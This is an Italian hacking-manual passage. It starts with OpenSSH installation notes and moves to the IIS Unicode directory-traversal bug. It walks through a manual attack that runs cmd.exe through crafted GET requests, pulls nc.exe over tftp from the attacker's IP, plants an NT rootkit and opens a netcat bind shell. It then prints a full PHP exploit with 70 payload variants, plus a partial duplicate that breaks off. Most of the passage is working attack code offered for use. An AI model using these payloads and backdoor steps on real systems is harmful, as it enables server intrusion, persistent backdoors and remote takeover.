Server: configurate il demone ssh in modo che l'accesso sia limitato agli host specificati per nome e con chiavi pubbliche note (/etc/ssh_known_hosts) e l'autenticazione rhosts sia disabilitata.
Installiamo OpenSSH in /usr/{bin,sbin,man}, con i file di configurazione in /etc/ssh, che sono le directory usate dall'installazione binaria RPM di RH6.1.

Suse Linux 6.3:

- Notate che la Suse 6.3 ha SSH1 già installata in /usr e ciò crea conflitti con l'installazione di OpenSSH. Quindi rimuovete il pacchetto (assicuratevi si essere connessi su una linea seriale in quanto tutte le connessione SSH potrebbero interrompersi):
  rpm -erase ssh-1.2.27-41
- Non ci sono RPM binari, e i source RPM non funzionano facilmente, per cui compilate e installate direttamente dai sorgenti:
  zcat openssl-0.9.3.tar.gz | tar xf -;   cd openssl-0.9.3;
  ./config;
  make && make install;
  zcat openssh-1_2_2_tar.gz |tar xf -;   cd openssh-1.2.2;
  ./configure --prefix=/usr --sysconfdir=/etc/ssh -without-pam --with-tcp-wrappers
  make && make install;
- Generate una chiave per l'host: ssh-keygen -b 1024 -f /etc/ssh/ssh_host_key -N ''

- Lanciate il demone: /usr/sbin/sshd

Red Hat 6.1 su SPARC:

- Non ci sono RPM binari disponibili per SPARC, quindi costruiteli dai sorgenti. Il sistema su cui ho testato la compilazione è una RH 6.1 "installazione server" vergine su SPARC4.
- Più semplicemente, scaricate i sorgenti SSL [0] e lasciate perdere gli RPM (che richiedono un po' di smanettamento per funzionare su SPARC):
  zcat openssl-0.9.3.tar.gz | tar xf - ; cd openssl-0.9.3;
  ./config;
  make && make install;
- Allo stesso modo compilate ssh dai sorgenti:
  zcat openssh-1_2_2_tar.gz |tar xf -; cd openssh-1.2.2;
  ./configure --prefix=/usr --sysconfdir=/etc/ssh -without-pam --with-tcp-wrappers
  make && make install
- Generate una chiave per l'host: ssh-keygen -b 1024 -f /etc/ssh/ssh_host_key -N ''
- Lanciate il demone: /usr/sbin/sshd

Red Hat 6.1 su Intel i386:

- Qui la cosa è abbastanza semplice perché esistono gli RPM binari. Sia SSH Server che gli RPM dei client sono dosponibili nei mirror di OpenSSH, che viene installato in /usr/{bin,sbin,man}, con i file di configurazione in /etc/ssh/. Questi RPM sono progettati per la 6.1 con aggiunti solo gli aggiornamenti di sicurezza. Scaricate e installate i pacchetti:
  rpm -i openssl-0_9_4-3_i386.rpm
  rpm -i openssh-1.2.2-1.i386.rpm
  rpm -i openssh-server-1.2.2-1.i386.rpm
  rpm -i openssh-clients-1.2.2-1.i386.rpm

  Lanciate il demone:
  /usr/sbin/sshd

- Un'installazione su RH6.0, ha comportato problemi con gli RPM, in questo caso conviene installare dai sorgenti come visto sopra per RH SPARC e Suse.

Problemi:

- Problemi: contrariamente alle altre varianti per Linux testate qui, quella per SPARC non funziona bene.: checksum non corretti vengono riportati sia per il client SSH1 che per MindtermSSH.
- I test sono stati positivi tra SSH1, OpenSSH e Mindterm SSH su tutti i sistemi tranne RH SPARC, con l'eccezione di "scp" con MindtermSSH. scp di altri client come SSH1 funziona invece correttamente.

(1) Unicode Bug

(2) Tra i vari metodi per riuscire ad accedere ai servers che utilizzano IIS c'è quello definito con il termine di UNICODE BUG.
(3) Esiste una associazione definita Rain Forest Puppy (RFP) il cui scopo è quello di esporre tutte le vulnerabilità dei computer.
(4) L'unicode bug è stato testato e descritto da questa associazione la quale ha condotto una serie di test utilizzando diversi metodi.
(5) Quello che è scaturito è che la rappresentazione lunga dei caratteri '/' e '\' usati normalmente nella definizione dei percorsi dei sistemi e precisamente %c0%af e %c1%9c creano in alcuni casi dei problemi quando software come IIS cercano di decodificarli.

(6) Il sistema ISO/IEC ha infatti definito un set di caratteri multi-ottetto in grado di rappresentare set di caratteri non possibili nello standard ANSI.
(7) Lo standard UTF-8 descrive la traslazione di formato dal codice ASCII considerato single-octet a quello multi-octet.
(8) I caratteri la cui codifica è minore o uguale a 7bits rimane invariato in quanto gli viene semplicemente appeso uno 0 (0xxxxxxx).
(9) Ad esempio la lettera A che è rappresentata da 41 in esadecimale viene visualizzata in binario con 1000001.
(10) In UTF-8 diventa soltanto 01000001.
(11) UTF-8 dice invece che I caratteri rappresentati con meno di 12 bits ma maggiore di 7 bits viene rappresentato come 110xxxxx 10xxxxxx.
(12) Se un carattere possiede un valore esadecimale di 10F, avraà un valore binario di 100001111.
(13) 100001111 è lungo 9 bits.
(14) In UTF-8's la rappresentazione sarà "11000100 10001111" binary o "C4 8F" in esadecaimale.
(15) Questo numero è ottenuto aggiungendo i bits seguendo le regole dettate da UTF-8.
(16) Aggiungendo 100001111 in 110xxxxx 10xxxxxx e riempendo I valori blank (x) con 0.
(17)

```
110xxxxx 10xxxxxx       ß UTF-8 Rule for 7 to 12 Bits
+ 100 001111            ß Binary value of Hexadecimal character 10F
110xx100 10001111       ß Result of the two values added together (less padding of 0s)
11000100 10001111       ß Results of two values added together w/0s
C4 8F                   ß Hexadecimal value
```

(18)
(19) Un sommario della rappresentazione dei caratteri con UTF-8 è il seguente.
(20)

```
(21)  00-07 bits 0xxxxxxx
08-11 bits 110xxxxx 10xxxxxx
12-16 bits 1110xxxx 10xxxxxx 10xxxxxx
17-21 bits 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
```

(22)
(23) Usando tali regole di composizione avremmo che usando telnet inviare "%47%45%54 %57%57%57" sarebbe come usare "GET WWW."
(24)
(25) Quando viene installato INTERNET INFORMATION SERVER atto a gestire I WEB servers in Windows il sistema crea un certo numero di directory di default come ad esempio :
(26)
(27) "C:\inetpub"
(28)
(29) e
(30)
(31) "C:\inetpub\wwwroot"
(32)
(33) Generalmente quando su una linea di comando passata a IIS viene specificato un percorso viene controllato che questo non corrisponda a una di queste directory di sistema.
(34) Il problema di IIS usando l'UNICODE è dovuto al fatto che questo decodifica %C1%81 come lettera A eseguendo la decodifica solo dopo che è stato controllato il percorso.

In una linea di comando come quella che segue i significati sono quelli a seguito.


```
"http://www.vulnerable.com/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+..\..\..\..\"
```

"/msadc/"
Representa il punto di partenza per la navigazione. Molte delle installazioni IIS sono

configurate per puntare a questa directory loa quale è localizzata in "C:\Program Files\Common files\msadc."

"..%c0%af/"
Representa il primo path relativo a "C:\Program Files\Common Files\msadc"; questo path è "C:\Program Files\Common Files.

"..%c0%af/"
Representa il secondo path relativo da "C:\Program Files\Common Files\msdac"; il path è "C:\Program Files"

"/winnt/system32/cmd.exe?"
Representa il comando che si intende eseguire

"c+dir+..\..\..\"
Rappresenta il parametro che deve essere eseguito.

(35) Prima di vedere un programma intero atto a utilizzare questo bug vediamo come potremmo provare a mano di inserire dentro ad un server una BACKDOOR.
(36) Per prima cosa andate al capitolo dove viene descritto NETCAT e compilatelo.
(37) Con COPERNIC cercate sulla rete NT ROOTKIT il quale contiene i seguenti file mostrati nell'immagine.
(38)

g:\Nt_rootkit0.40.zip*.*

Nome	Est.	Dimens.	↓Data/Ora
[..]		<DIR>	20/02/2002 10.18
root_readme	txt	4.828	25/07/2001 13.38
root	sys	197.904	25/07/2001 12.40
deploy	exe	155.699	14/12/1999 06.07

(39)
(40)
(41) Rootkit è stato anche lui visto precedentemente in ogni caso solo al fine di rinfrescarsi la memoria voglio ricordare che il programma installato sul sistema della vittima risponde su un determinato IP.
(42) I processi che iniziano con __ROOT__ vengono mantenuti nascosti come allo stesso modo le directory e i files.
(43) Anche le chiavi di registro che iniziano con i sei caratteri _root_ vengono mantenute nascoste.
(44) Per prima cosa proviamo a creare sul sistema remoto un file qualsiasi per vedere se questo è predisposto a questo tipo di attacco.
(45) Lanciamo telnet agganciandolo alla porta HTT ovvero alla 80 con :
(46)

```
(47)  $ telnet 192.168.222.1 80
(48)  Trying 192.168.222.1
(49)  Connected to 192.168.222.1
(50)  Escare character is '^]'.
```

(51)
(52) Ora digitiamo :
(53)

```
(54)  GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+echo+test+message+>test.msg
```

(55)
(56) Dopo l'invio riceveremo :
(57)

```
(58)  HTTP/1.1 200 OK
(59)  Server: Microsoft-IIS/4.0
(60)  Date: Fri, 18 Jan 2002 19:00:30 GMT
(61)  Content-Length: 0
(62)  Content-Type: text/plain
(63)
```

```
(64)  Connection closed by foreign host.
```
(65)
(66) Ora per essere sicuri del successo di questo metodo possiamo allo stesso modo richiedere al sistema remoto di eseguire un TYPE del file di testo creato.
(67)
```
(68)  $ telnet 192.168.222.1 80
(69)  Trying 192.168.222.1
(70)  Connected to 192.168.222.1
(71)  Escare character is '^]'.
(72)
(73)  GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+type+test.msg
(74)
(75)  HTTP/1.1 200 OK
(76)  Server: Microsoft-IIS/4.0
(77)  Date: Fri, 18 Jan 2002 19:00:30 GMT
(78)  Content-Length: 0
(79)  Content-Type: text/plain
(80)
(81)  Test message
(82)
(83)  Connection closed by foreign host.
```
(84)
(85) Come potete vedere dalla penultima linea, se il metodo funziona vedremo il testo scritto dentro al file di testo.
(86) Se il tutto è funzionato allora possiamo passare alla fase vera e propria ovvero quella in cui mediante l'esecuzione di un comando con CMD.EXE situato sul server remoto richiederemo di aprire una connessione TFTP in modo tale da uplodare il sistema della backdoor.
(87)
(88) Sempre allo stesso modo attiviamo con TELNET richiedendo la connessione ad un IP sulla porta 80.
(89)
```
(90)  $ telnet 192.168.222.1 80
(91)  Trying 192.168.222.1
(92)  Connected to 192.168.222.1
(93)  Escare character is '^]'.
(94)
(95)  GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+tftp+-
I+xxx.xxx.xxx.xxx+GET+nc.exe
(96)
(97)  HTTP/1.1 200 OK
(98)  Server: Microsoft-IIS/4.0
(99)  Date: Fri, 18 Jan 2002 19:00:30 GMT
(100) Content-Length: 0
(101) Content-Type: text/plain
(102)
(103) Connection closed by foreign host.
```
(104)
(105) Chiaramente xxx.xxx.xxx.xxx è l'IP del nostro sistema su cui abbiano NC.EXE creato da sorgenti presenti su questo volume.
(106) Ora ripetiamo la stessa procedura due volte per trasferire DEPLOY.EXE e _ROOT_.SYS
(107) Dopo aver inserito i programmi sul sistema remoto a questo punto eseguiamoli aprendo un shell su questo.
(108) A questo punto la connessione con TELNET avviene sulla porta 100.
(109) La stringa GET è ora :
(110)
```
(111)  GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+nc.exe+-l+-p+100+-t+-
e+cmd.exe
```
(112)
(113) Ora il sistema remoto attende solo che noi apriamo una connessione sulla porta 100.

(114)
```
(115) $ telnet 192.168.222.1 100
(116) Trying 192.168.222.1
(117) Connected to 192.168.222.1
(118) Escare character is '^]'.
```
(119)
(120) Ed ecco il risultato :
(121)
```
(122) c:\winnt\system32\>
```
(123)
(124) Il seguente sorgente scritto in PHP costituisce l'exploit per i sistemi che sono sensibili a questo problema.
(125) L'uso di un sorgente in PHP può risultare utile nel qual caso non si disponga della possibilità di compilare uno degli exploits scritti in linguaggio C.
(126) Le stringhe che vedete nella testata definite dentro ad un array sono di fatto quelle che vengono usate sul sistema WEB.
(127)
(128)
```
#!php -q
<?

$vector_ataque[0]="/msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+";
$vector_ataque[1]="/msadc/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cmd
.exe?/c+";
$vector_ataque[2]="/msadc/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+";
$vector_ataque[3]="/msadc/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/c
md.exe?/c+";
$vector_ataque[4]="/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+";
$vector_ataque[5]="/scripts/..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+";
$vector_ataque[6]="/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+";
$vector_ataque[7]="/msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+";
$vector_ataque[8]="/msadc/..%%35c../..%%35c../..%%35c../winnt/system32/cmd.exe?/c+";
$vector_ataque[9]="/msadc/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/
c+";
$vector_ataque[10]="/msadc/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cm
d.exe?/c+";
$vector_ataque[11]="/MSADC/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+";
$vector_ataque[12]="/MSADC/..%%35c..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+";
$vector_ataque[13]="/MSADC/..%%35%63..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?
/c+";
$vector_ataque[14]="/MSADC/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/
cmd.exe?/c+";
$vector_ataque[15]="/_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd
.exe?/c+";
$vector_ataque[16]="/_vti_bin/..%%35c..%%35c..%%35c..%%35c..%%35c../winnt/system32/cmd
.exe?/c+";
$vector_ataque[17]="/_vti_bin/..%%35%63..%%35%63..%%35%63..%%35%63..%%35%63../winnt/sy
stem32/cmd.exe?/c+";
$vector_ataque[18]="/_vti_bin/..%25%35%63..%25%35%63..%25%35%63..%25%35%63..%25%35%63.
./winnt/system32/cmd.exe?/c+";
$vector_ataque[19]="/PBServer/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+";
$vector_ataque[20]="/PBServer/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+";
$vector_ataque[21]="/PBServer/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+";
$vector_ataque[22]="/PBServer/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?
/c+";
$vector_ataque[23]="/Rpc/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+";
$vector_ataque[24]="/Rpc/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+";
$vector_ataque[25]="/Rpc/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+";
$vector_ataque[26]="/Rpc/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+";
$vector_ataque[27]="/_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd
.exe?/c+";
$vector_ataque[28]="/_vti_bin/..%%35c..%%35c..%%35c..%%35c..%%35c../winnt/system32/cmd
.exe?/c+";
$vector_ataque[29]="/_vti_bin/..%%35%63..%%35%63..%%35%63..%%35%63..%%35%63../winnt/sy
stem32/cmd.exe?/c+";
$vector_ataque[30]="/_vti_bin/..%25%35%63..%25%35%63..%25%35%63..%25%35%63..%25%35%63.
./winnt/system32/cmd.exe?/c+";
$vector_ataque[31]="/samples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/
cmd.exe?/c+";
$vector_ataque[32]="/cgi-
bin/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+";
```

```
$vector_ataque[33]="/iisadmpwd/..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system3
2/cmd.exe?/c+";
$vector_ataque[34]="/_vti_cnf/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32
/cmd.exe?/c+";
$vector_ataque[35]="/adsamples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system3
2/cmd.exe?/c+";
$vector_ataque[36]="/scripts/..%C1%1C..%C1%1C..%C1%1C..%C1%1Cwinnt/system32/cmd.exe?/c
+";
$vector_ataque[37]="/scripts/..%C1%9C..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c
+";
$vector_ataque[38]="/scripts/..%C0%AF..%C0%AF..%C0%AF..%C0%AFwinnt/system32/cmd.exe?/c
+";
$vector_ataque[39]="/scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+";
$vector_ataque[40]="/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+";
$vector_ataque[41]="/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+";
$vector_ataque[42]="/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+";
$vector_ataque[43]="/scripts/..%c0%af../winnt/system32/cmd.exe?/c+";
$vector_ataque[44]="/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+";
$vector_ataque[45]="/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+";
$vector_ataque[46]="/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+";
$vector_ataque[47]="/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+";
$vector_ataque[48]="/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+
";
$vector_ataque[49]="/_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?
/c+";
$vector_ataque[50]="/scripts/..%c0%af../winnt/system32/cmd.exe?/c+";
$vector_ataque[51]="/scripts..%c1%9c../winnt/system32/cmd.exe?/c+";
$vector_ataque[52]="/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+";
$vector_ataque[53]="/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+";
$vector_ataque[54]="/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+";
$vector_ataque[55]="/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+";
$vector_ataque[56]="/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+";
$vector_ataque[57]="/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+";
$vector_ataque[58]="/scripts/..%c1%af../winnt/system32/cmd.exe?/c+";
$vector_ataque[59]="/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+";
$vector_ataque[60]="/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+";
$vector_ataque[61]="/scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+";
$vector_ataque[62]="/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+";
$vector_ataque[63]="/msadc/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/sy
stem32/cmd.exe\?/c+";
$vector_ataque[64]="/cgi-
bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+";
$vector_ataque[65]="/samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32
/cmd.exe?/c+";
$vector_ataque[66]="/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system
32/cmd.exe?/c+";
$vector_ataque[67]="/_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system3
2/cmd.exe?/c+";
$vector_ataque[68]="/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system3
2/cmd.exe?/c+";
$vector_ataque[69]="/adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system
32/cmd.exe?/c+";
         if(!isset($argv[1]))
         {
                  echo
"\n\n--------------------------------------------------------------------\n";
                  echo "------------- (c) UNICODE exploit for IIS 5.0/4.0 by BoloTron
------\n";
                  echo
"----------------------------------------------------------------------\n\n";
                  echo "Usage of the wicked device:\n";
                  echo $argv[0]." -t www.victim.vic\n";
                  echo $argv[0]." -t www.victim.vic -p proxy:port\n";
                  echo $argv[0]."  www.victim.vic comand variant_number\n";
                  echo $argv[0]." -p proxy:port www.victim.vic comand
variant_number\n";
                  echo "Options:\n";
                  echo "-t --> Test the vulnerability (Try known variants till find
the good
one)\n";
                  echo "-p --> Attack through proxy\n";
                  echo "\nUse Mode:\n1) Test the host and get the variants number in
case
vulnerability exists\n";
                  echo "2) Attack with command and variants number (optionaly you can
use
proxy)\n";
```

```
                  echo "Note : When you specify a command with spaces, replace spaces
with low script  \"_\" \n";
                echo "and you must double the backslash \"\\\". \n
Example".$argv[0]." -p proxy.prx:3128 www.victima.com dir_c:\\\\inetpub 49\n";
                   echo "Thanks to An-tonio for the proxy support.\n";
                   echo "Bug discover by Anonymous Post.\n";
                   echo "TYPE ".$argv[0]." spanish, for Spanish help.\n";
         }
         else
         {
                   if($argv[1]=="spanish")
                   {
                echo
"\n\n--------------------------------------------------------------------\n";
                echo "------------- (c) Exploit UNICODE para IIS 5.0/4.0 por
BoloTron ----\n";
                echo
"--------------------------------------------------------------------\n\n";
                echo "Uso del artefacto maligno :\n";

                echo $argv[0]." -t www.victima.vic\n";
                echo $argv[0]." -t www.victima.vic -p proxy:puerto\n";
                echo $argv[0]."  www.victima.vic comando n°_de_variante\n";
                echo $argv[0]." -p proxy:port www.victima.vic comand
n°_de_variante\n";
                echo "Opciones:\n";
                echo "-t --> Testea la vulnerabilidad, prueba todas las
variantes hasta encontrar una buena.\n";
                echo "-p --> Ataque a traves de proxy\n";
                echo "\nModo de Empleo:\n1) Testear el host y anotar el
numero de variante en caso de ser vulnerable\n";
                echo "2) Atacar especificando comando y n° de variante
(opcionalmente puedes especificar un proxy)\n";
                echo "Nota : Cuando se especifica un comando en el que hay
espacios hay que sustituirlos por un guion bajo _ \n";
                echo "y las contrabarras hay que ponerlas dobles. \nEjemplo :
".$argv[0]." -p proxy.prx:3128 www.victima.com dir_c:\\\\inetpub 49\n";
                   echo "Gracias a An-tonio por sus indicaciones en el soporte
proxy.\n";
                   echo "Bug descubierto por aviso anonimo.\n";
                   exit;
                   }
                   if($argv[1]=="-t")
                   {
                            if ($argv[3]=="-p")
                            {
                        for($i=0;$i<70;$i++)
                        {
                                $prox=explode(":",$argv[4]);
                                $comando="dir+c:\\";
                                $fp = fsockopen($prox[0], $prox[1]);
                                if(!$fp)
                                {
                                        echo "Conection failed...\n";
                                }
                                else
                                {
                                        fputs($fp,"GET
http://".$argv[2]."".$vector_ataque[$i]."".$comando."; HTTP/1.0\n\n");
                                        echo "Trying variant number ".$i." ";
                                        while(!feof($fp))
                                        {
                                                $resul=$resul.fgets($fp,128);
                                        }
                                        if (ereg("<DIR>", $resul))
                                        {
                                                echo "-----> Vulnerable!!\n";
                                                exit;
                                        }
                                        else
                                        {
                                                echo "-----> NoT Vulnerable
:(\n";
                                        }

                                }
                                fclose($fp);
```

```
                              }
                              }
                              else
                              {
                              for($i=0;$i<70;$i++)
                              {
                                        $port=80;
                              $comando="dir+c:\\";
                              $fp = fsockopen($argv[2], $port);
                              if(!$fp)
                              {
                                      echo "Conection failed...\n";
                              }
                              else
                              {
                                      fputs($fp,"GET
".$vector_ataque[$i]."".$comando." HTTP/1.0\n\n");
                                                 echo "Trying variant number ".$i." ";
                                      while(!feof($fp))
                                      {
                                              $resul=$resul.fgets($fp,128);
                                      }
                                                 if (ereg("<DIR>", $resul))
                                                 {
                                                         echo "-----> vulnerable!!\n";
                                                         exit;
                                                 }
                                                 else
                                                 {
                                                         echo "-----> No Vulnerable
:(\n";
                                                 }

                              }
                              fclose($fp);
                              }
                              }
                    }
                    else
                    {
                              if($argv[1]=="-p")
                              {
                                 $prox=explode(":",$argv[2]);
                                        $port=$prox[1];
                                 $comando=ereg_replace("_","+",$argv[4]);
                                 $fp = fsockopen($prox[0], $port);

                                 if(!$fp)
                                 {
                                         echo "Conection failed.\n";
                                 }
                                 else
                                 {
                                         fputs($fp,"GET
http://".$argv[3]."".$vector_ataque[$argv[5]]."".$comando."; HTTP/1.0\n\n");
                                         while(!feof($fp))
                                         {
                                                 echo fgets($fp,128);
                                         }
                                 }
                                 fclose($fp);

                              }
                              else
                              {
                                        $port=80;
                                        $comando=ereg_replace("_","+",$argv[2]);
                                        $fp = fsockopen($argv[1], $port);
                                        if(!$fp)
                                        {
                                                 echo "Conection failed.\n";
                                        }
                                        else
                                        {
                                                 fputs($fp,"GET
".$vector_ataque[$argv[3]]."".$comando." HTTP/1.0\n\n");
                                                 while(!feof($fp))
```

```
                                        {
                                                echo fgets($fp,128);
                                        }
                                }
                                fclose($fp);
                        }
                }



        }
?>

---------- cut here




#!php -q
<?

$vector_ataque[0]="/msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+";

$vector_ataque[1]="/msadc/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cmd
.exe?/c+";

$vector_ataque[2]="/msadc/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+";

$vector_ataque[3]="/msadc/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/c
md.exe?/c+";

$vector_ataque[4]="/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+";

$vector_ataque[5]="/scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+";

$vector_ataque[6]="/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+";

$vector_ataque[7]="/msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+";

$vector_ataque[8]="/msadc/..%%35c../..%%35c../..%%35c../winnt/system32/cmd.exe?/c+";

$vector_ataque[9]="/msadc/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/
c+";

$vector_ataque[10]="/msadc/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cm
d.exe?/c+";

$vector_ataque[11]="/MSADC/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+";

$vector_ataque[12]="/MSADC/..%%35c..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+";

$vector_ataque[13]="/MSADC/..%%35%63..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?
/c+";

$vector_ataque[14]="/MSADC/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/
cmd.exe?/c+";

$vector_ataque[15]="/_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd
.exe?/c+";

$vector_ataque[16]="/_vti_bin/..%%35c..%%35c..%%35c..%%35c..%%35c../winnt/system32/cmd
.exe?/c+";

$vector_ataque[17]="/_vti_bin/..%%35%63..%%35%63..%%35%63..%%35%63..%%35%63../winnt/sy
stem32/cmd.exe?/c+";

$vector_ataque[18]="/_vti_bin/..%25%35%63..%25%35%63..%25%35%63..%25%35%63..%25%35%63.
./winnt/system32/cmd.exe?/c+";

$vector_ataque[19]="/PBServer/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+";

$vector_ataque[20]="/PBServer/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+";

$vector_ataque[21]="/PBServer/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+";
```

```
$vector_ataque[22]="/PBServer/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?
/c+";

$vector_ataque[23]="/Rpc/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+";

$vector_ataque[24]="/Rpc/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+";

$vector_ataque[25]="/Rpc/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+";

$vector_ataque[26]="/Rpc/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+";

$vector_ataque[27]="/_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd
.exe?/c+";

$vector_ataque[28]="/_vti_bin/..%%35c..%%35c..%%35c..%%35c..%%35c../winnt/system32/cmd
.exe?/c+";

$vector_ataque[29]="/_vti_bin/..%%35%63..%%35%63..%%35%63..%%35%63..%%35%63../winnt/sy
stem32/cmd.exe?/c+";

$vector_ataque[30]="/_vti_bin/..%25%35%63..%25%35%63..%25%35%63..%25%35%63..%25%35%63.
./winnt/system32/cmd.exe?/c+";

$vector_ataque[31]="/samples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/
cmd.exe?/c+";
                 $vector_ataque[32]="/cgi-
bin/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+";

$vector_ataque[33]="/iisadmpwd/..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system3
2/cmd.exe?/c+";

$vector_ataque[34]="/_vti_cnf/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32
/cmd.exe?/c+";

$vector_ataque[35]="/adsamples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system3
2/cmd.exe?/c+";

$vector_ataque[36]="/scripts/..%C1%1C..%C1%1C..%C1%1C..%C1%1Cwinnt/system32/cmd.exe?/c
+";

$vector_ataque[37]="/scripts/..%C1%9C..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c
+";

$vector_ataque[38]="/scripts/..%C0%AF..%C0%AF..%C0%AF..%C0%AFwinnt/system32/cmd.exe?/c
+";

$vector_ataque[39]="/scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+";

$vector_ataque[40]="/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+";
                 $vector_ataque[41]="/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+";
                 $vector_ataque[42]="/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+";
                 $vector_ataque[43]="/scripts/..%c0%af../winnt/system32/cmd.exe?/c+";
                 $vector_ataque[44]="/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+";
                 $vector_ataque[45]="/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+";
                 $vector_ataque[46]="/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+";
